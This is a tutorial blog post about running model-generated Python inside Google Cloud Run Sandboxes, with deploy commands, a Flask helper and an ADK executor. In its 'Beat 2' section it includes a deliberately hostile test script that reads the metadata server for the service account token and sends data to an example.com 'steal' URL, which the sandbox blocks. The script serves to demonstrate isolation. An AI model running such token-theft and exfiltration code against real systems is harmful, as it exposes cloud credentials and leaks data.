How to run model-generated or untrusted Python inside a sealed sandbox that lives right in the Cloud Run instance you already deploy, with no access to your secrets, no metadata server, and no network until you allow it.
We build a Cloud Run service that takes a prompt, has Gemini write a short Python script, and runs that script inside a sandbox instead of in our own process. Then we get sketchy on purpose. We feed it code that tries to steal the service account token and phone it out, and we watch the sandbox refuse both while the service keeps serving. At the end we flip one flag and the exact same code that was blocked suddenly reaches the internet.
This is written for anyone building agents who wants to let a model run the Python it just wrote, without that Python reading your credentials or calling out to who knows where. That is the whole agent problem right now, and Google’s new Cloud Run Sandboxes are one clean answer to it.
I already ran this end to end this week against a real deployed service, so every command, every number, and every output below is a real run, not announcement prose.
Full Reference Implementation on GitHub
The complete demo, the Flask service with the sandbox call, the two attack payloads, and the ADK one-liner, lives in the gen-ai-livestream repo. You can also take the whole workflow home as an agent skill, one install line, covered near the end.
gen-ai-livestream/cloud-run-sandboxes at main · SaschaHeyer/gen-ai-livestream
What Is a Cloud Run Sandbox
You add one flag to a Cloud Run deploy, –sandbox-launcher, and a binary appears inside your container at /usr/local/gcp/bin/sandbox. That binary spawns a lightweight isolated execution boundary, in about half a second, right inside the same instance your service already runs in. You hand it a command, it makes a fresh box, runs the command, and throws the box away.

The mental model I keep in my head is a glovebox in a lab. The dangerous stuff runs inside the sealed box, your hands are in the gloves, and the room around it stays clean. Your service is the host, the sandbox is a guest with amnesia. It gets the job, does it, and forgets everything the second it is done.
The single line that matters is a plain subprocess call.
subprocess.run(["/usr/local/gcp/bin/sandbox", "do", "--", PYTHON, path])
That do means create a fresh box, run this, delete the box. From the outside it feels exactly like running python, except that python had none of your keys near it.
An Honest Word on Novelty
Let me be straight before we build anything. Running untrusted code in a sandbox is not new. E2B does it, Modal does it, Vertex AI has a code execution tool, and Gemini itself has one. Nobody invented safe code execution this week. The ADK integrations directory even ships e2b/ and daytona/ executor folders right next to the new Cloud Run one, so this is a crowded space.
What is actually new is where it lives. This is not a separate sandbox service you go rent and wire up. It is baked into the Cloud Run instance you already have, and the box spawns inside your own container. The old way was renting a second workshop across town for the messy jobs. This is a sealed bench in the corner of the workshop you already pay for, and Google’s line is that there is no extra charge on top of the CPU and memory you already allocated.
The details are in the public preview announcement and the code execution docs.
Architecture Overview
Here is the whole loop for the first demo. A prompt comes in, Gemini writes a Python script for the task, the service hands that script to a fresh sandbox, and real stdout comes straight back. The service holds the Gemini API key the entire time, and the sandbox never sees it.
The Build, Deploying With the Sandbox Flag
Deploys are boring and slow and not the point, so I do this once, ahead of time, not live. The flag is the whole change. You deploy your normal container and add –sandbox-launcher, which the docs describe as setting the container as a sandbox supervisor.
gcloud beta run deploy sandbox-demo --source . \
  --region us-central1 \
  --sandbox-launcher --allow-unauthenticated \
  --set-env-vars "GEMINI_API_KEY=$KEY"
The service is a small Flask app. It has a /generate route that asks Gemini to write a script and runs it, and a /run route that runs a code string you hand it directly. Both funnel through one helper.
def run_in_sandbox(code, allow_egress=False):
    with tempfile.NamedTemporaryFile("w", suffix=".py", dir="/tmp", delete=False) as f:
        f.write(code)
        path = f.name
    cmd = [SANDBOX, "do"]
    if allow_egress:
        cmd.append("--allow-egress")
    cmd += ["--", PYTHON, path]
    proc = subprocess.run(cmd, capture_output=True, text=True, timeout=60)
    return {"stdout": proc.stdout, "stderr": proc.stderr, "returncode": proc.returncode}
One thing about PYTHON in that snippet, it is not the string "python3". It is the absolute path from sys.executable, and that matters more than it looks. More on why in the sharp edges section, because I hit it on the very first run.
Beat 1, The Model Writes It, The Box Runs It
The simplest possible thing first. I POST a real task to /generate, our livestream chapter lengths, and ask Gemini to write the script.
{"prompt": "Given these livestream chapter lengths in seconds [312, 640, 128, 512, 205], print the total runtime in minutes rounded to one decimal, and the length of the longest chapter in seconds."}
Gemini wrote a clean, self-contained script.
chapter_lengths = [312, 640, 128, 512, 205]
total_runtime_seconds = sum(chapter_lengths)
total_runtime_minutes = round(total_runtime_seconds / 60, 1)
longest_chapter_seconds = max(chapter_lengths)
print(total_runtime_minutes)
print(longest_chapter_seconds)
The sandbox ran it and the real stdout came straight back.
returncode: 0
stdout:
29.9
640
The model wrote it, the box ran it, real numbers came back, and none of the service’s own credentials were anywhere near that interpreter. That last part is the whole point, and it is what we test next.
Beat 2, Try to Break Out and Watch the Wall Hold
Now the fun part. Let’s stop being polite. I POST a payload to /run that actively misbehaves. It reads its own environment for the API key, reads the service account token off the metadata server, and tries to phone data out to an external URL.
# 0) can the sandboxed code even see the service's secrets in its env?
print("GEMINI_API_KEY visible in sandbox:", "GEMINI_API_KEY" in os.environ)

# 1) try to steal the service account token off the metadata server
try:
    tok = get("http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token",
              {"Metadata-Flavor": "Google"})
    print("TOKEN LEAKED:", tok[:60])
except Exception as e:
    print("metadata blocked:", type(e).__name__)
# 2) try to phone the stolen data out to a server we control
try:
    get("https://example.com/steal?data=secret")
    print("EGRESS OK, data left the box")
except Exception as e:
    print("egress blocked:", type(e).__name__)
A wall you have not pushed on is just a promise, so let’s actually push. Here is the real result.
returncode: 0
stdout:
GEMINI_API_KEY visible in sandbox: False
metadata blocked: URLError
egress blocked: URLError
All three boundaries held at once. The env secret is not there, the metadata server is not reachable, and the network is denied. The part I really like is that the service did not crash. It kept serving the whole time. The misbehaving code failed inside the box and the box contained it. That is the difference between a sandbox and just hoping.
The credential isolation is worth pausing on, because it is the cleanest one-line proof of the whole feature. The service itself has GEMINI_API_KEY right there in its own environment, it needs it to call Gemini. The sandboxed code reads os.environ and the key simply is not there. Nothing is inherited into the box, and that includes your secrets.
Beat 3, The One Flag That Opens the Door

So the box is sealed. But sometimes you actually do want the code to reach out, to call an API or fetch a file. That is one flag, –allow-egress, on the exact call you trust. Here is the same fetch, run twice, against the GitHub zen endpoint.
With egress off, the default, it is blocked.
POST /run {"code": <fetch.py>, "allow_egress": false}
returncode: 0
stdout: fetch blocked: URLError
With –allow-egress on, the exact same code goes through.
POST /run {"code": <fetch.py>, "allow_egress": true}
returncode: 0
stdout: FETCH OK: Half measures are as bad as nothing at all.
Same box, same code, one flag, and now the door is open. That is the thing to take home. The boundary is a switch you control per call, not a vibe and not all or nothing. You decide which box gets to talk to the world.
One honest note on that allowed run. It also printed a cosmetic stderr line, Failed to cleanup network namespace, failed to unmount netns file. The returncode is still 0 and the fetch itself succeeded. It is a preview teardown warning, not a failure, and I mention it so it does not surprise you.
The Agent Payoff, One Argument
Everything we just did by hand, the subprocess call and the flags, Google wraps in an ADK code executor. If you are building with the Agent Development Kit, running your agent’s code in one of these boxes is basically one argument.
from google.adk.agents import Agent
from google.adk.integrations.cloud_run import CloudRunSandboxCodeExecutor

analyst_agent = Agent(
    name="cloud_run_data_analyst",
    model="gemini-2.5-flash",
    instruction="You are a data analyst. Write and execute Python to answer questions about livestream metrics safely.",
    code_executor=CloudRunSandboxCodeExecutor(),
)
There is a real catch here, and it is exactly the kind of thing that burns you if nobody tells you. This import path is not in the released package yet. The latest google-adk on PyPI is 2.4.0, and it has no cloud_run integration. The class lives on the adk-python main branch only, and the announcement itself says it lands in the next version of the Agent Development Kit. So until that release, the install line is the git one, not the plain pip one.
pip install "git+https://github.com/google/adk-python"
I verified this both ways. I installed the latest released package and the class was not there, and the blog says next version, and the file is present on main. Plain pip install google-adk will not have it today. If you are reading this after the next release ships, check PyPI first, the plain install may well work by then.
Sharp Edges
This is the section I would want someone else to write for me. Every one of these I hit or confirmed during my own run.
The sandbox runs with an empty PATH. My very first run failed with error finding executable "python3" in PATH []. The sandbox does not inherit the container environment, and PATH is part of that environment, so a bare python3 is not found. The fix is to invoke the interpreter by its absolute path, which is why the service uses sys.executable and not the string "python3". After that fix, every beat ran clean.
Nothing is inherited into the box. Not your env vars, not your secrets, not the metadata server. That is the whole point, and it is also the thing that will confuse you. If the code legitimately needs a value, you pass it in explicitly with –env, do not expect it to just be there.
Egress is off until you say otherwise, per call. Great for safety, and also the number one thing that will trip you up when your trusted code cannot reach an API and you forgot the flag.
The box has amnesia on purpose. The filesystem is a read-only view of your container, and writes land in a throwaway overlay that is gone when the box exits. If you want to keep anything you opt into a write mount and export a tar, otherwise your output evaporates.
Keep your gcloud current. My stream machine’s gcloud beta component predated the feature and silently hid the –sandbox-launcher flag. A gcloud components update made it appear. If the flag is not there, that is the first thing to check.
Preview means preview. This is public preview under Google’s Pre-GA Offerings Terms, behind a gcloud beta flag. The no-extra-charge line is a today thing during preview, the box shares the CPU and memory you already allocated, and you still pay for the Cloud Run instance itself. Treat it as a weekend experiment, not your Monday production plan, and budget for pricing to change.
Take It Home as an Agent Skill
I wrapped this whole loop into an agent skill, verified against the real deployed service. After you install it, your agent knows how to deploy a Cloud Run service with the sandbox launcher on, run untrusted or model-generated code inside a network-denied, credential-isolated box, and open egress per call only when you mean to. It also carries the sharp edges above, the absolute-path interpreter, the not-inherited environment, and the git-only ADK install, so your agent does not rediscover them the hard way.
npx skills add https://github.com/SaschaHeyer/gen-ai-livestream/tree/main/cloud-run-sandboxes/skill
Conclusion
I really like this. The honest headline is not a brand new idea, safe code execution has been solved a few times over. It is that this finally lives inside the thing you already deploy, no separate service to run, no wiring, no premium during preview. For the agent problem specifically, letting a model run the Python it wrote without handing it your keys, that is exactly the shape of the answer I wanted.
My one wish is that it were further along than a beta flag. The mechanism is clean and the isolation is real, I pushed on it and it held, but public preview under pre-GA terms means I would not bet a production system on it this Monday. I want this to be GA, I want the ADK executor in a plain pip install, and then I would reach for it without a second thought. For a weekend where you let your agent run something genuinely reckless and watch the box contain it, it is already worth your Friday.
You Made It To The End.
I hope you enjoyed the article.
Got thoughts? Feedback? Discovered a bug while running the code? I’d love to hear about it.
- Connect with me on LinkedIn. Let’s network! Send a connection request, tell me what you’re working on, or just say hi.
- AND Subscribe to my YouTube Channel ❤️
Let Your Agent Run Its Own Code Inside a Cloud Run Sandbox was originally published in Google Cloud – Community on Medium, where people are continuing the conversation by highlighting and responding to this story.
Source Credit: https://medium.com/google-cloud/let-your-agent-run-its-own-code-inside-a-cloud-run-sandbox-965633fb7f0c?source=rss—-e52cf94d98af—4
About the Author